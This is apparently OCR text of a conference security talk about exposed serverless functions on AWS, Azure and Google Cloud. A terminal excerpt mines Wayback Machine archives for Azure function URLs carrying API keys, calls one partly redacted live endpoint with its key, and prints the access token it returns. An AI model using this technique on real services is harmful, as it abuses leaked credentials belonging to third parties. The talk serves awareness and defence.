my-dummy-func
delete-me


Remember, finding dangling HTTP-triggered FaaS is as simple as enumerating subdomains!!!

https://[random].**execute-api**.[region].**amazonaws.com/**[API endpoint name]

http(s)://[App Service name].**azurewebsites.net/api/**[function name]

https://[region]-[App Engine name].**cloudfunctions.net/**[function name]

In Azure functions there are 2 ways of passing the API key



API key authorization


Most HTTP trigger templates require an API key in the request. So your HTTP request normally looks like the following URL:

HTTP

Copy

```http
https://<APP_NAME>.azurewebsites.net/api/<FUNCTION_NAME>?code=<API_KEY>
```

The key can be included in a query string variable named `code`, as above. It can also be included in an `x-functions-key` HTTP header. The value of the key can be any function key defined for the function, or any host key.




```
[ec2-user@ip-172-31-41-243 ~]$ curl "web.archive.org/cdx/search/cdx/?url=*.azurewebsites.net/api/" -s > functions.txt
[ec2-user@ip-172-31-41-243 ~]$ cat functions.txt | grep "?code=" > auth_functions.txt
[ec2-user@ip-172-31-41-243 ~]$ wc -l auth_functions.txt
2821 auth_functions.txt
[ec2-user@ip-172-31-41-243 ~]$ curl https://[redacted]-prd-[redacted].azurewebsites.net/api/GetDLToken?code=MnU9Hj2eW
VQ6SduaZE3PUPI[redacted]
{"token":"ew0KICAiYWxnIjogIlJTMjU2IiwNCiAgImtpZCI6ICJMaXMyNEY4cUFxa2VQeW1ZUk9xVzd3anJKdFEiLA0KICAieDV0IjogIkxpczI0Rjh
xQXFrZVB5bVlST3FXN3dqckp0USIsDQogICJ0eXAiOiAiSldUIg0KfQ.ew0KICAiYm90IjogImFjYy1leHRib3QtZ2xiLXByZC1id2EtMDEiLA0KICAic
2l0ZSI6ICJRM0oyTkZKeFotdyIsDQogICJjb252IjogIjdITHVJMGhlQVhKMXR4eTlZU2tYd0ctcCIsDQogICJuYmYiOiAxNTk1MzYxNjM2LA0KICAiZX
hwIjogMTU5NTM2NTIzNiwNCiAgImlzcyI6ICJodHRwczovL2RpcmVjdGxpbmUuYm90ZnJhbWV3b3JrLmNvbS8iLA0KICAiYXVkIjogImh0dHBzOi8vZGl
yZWN0bGluZS5ib3RmcmFtZXdvcmsuY29tLyINCn0.Sb7seDH8Uay0gV_R7gWkRoOqs3kbfdwkN6ZREE5tFdR6vScTxIqKvTtXIW4C1Verexyg_p55Mqfg
zhU78q56OOKfwseytU_BcyyW7xPWW8uup93qYANl8G357w02borNf4nS6lySOD_7fVXjLyI-Ru-uAgSmxwLS0Rrq3sAP3spucrHy89eFCi4Rfysv0X1-d
```

Regularly audit your cloud infrastructure


and

remove **all not used** resources!!!

To sum up...



Gaining an access to the cloud is just a beginning…



https://bit.ly/30YhL8D

Let's stay in touch!!!

- Are you interested in taking a **cloud security assessment**?
- Would you like to send me some **feedback** regarding this presentation?
  - Please contact me on pawel.rzepa@securing.pl
  - or on Twitter: @Rzepsky
  - or on LinkedIn: https://www.linkedin.com/in/pawel-rzepa-5326965b/

Thank you!!!

Thank You!

HITB LOCK DOWN 002 livestream

Speaker name, Speaker email address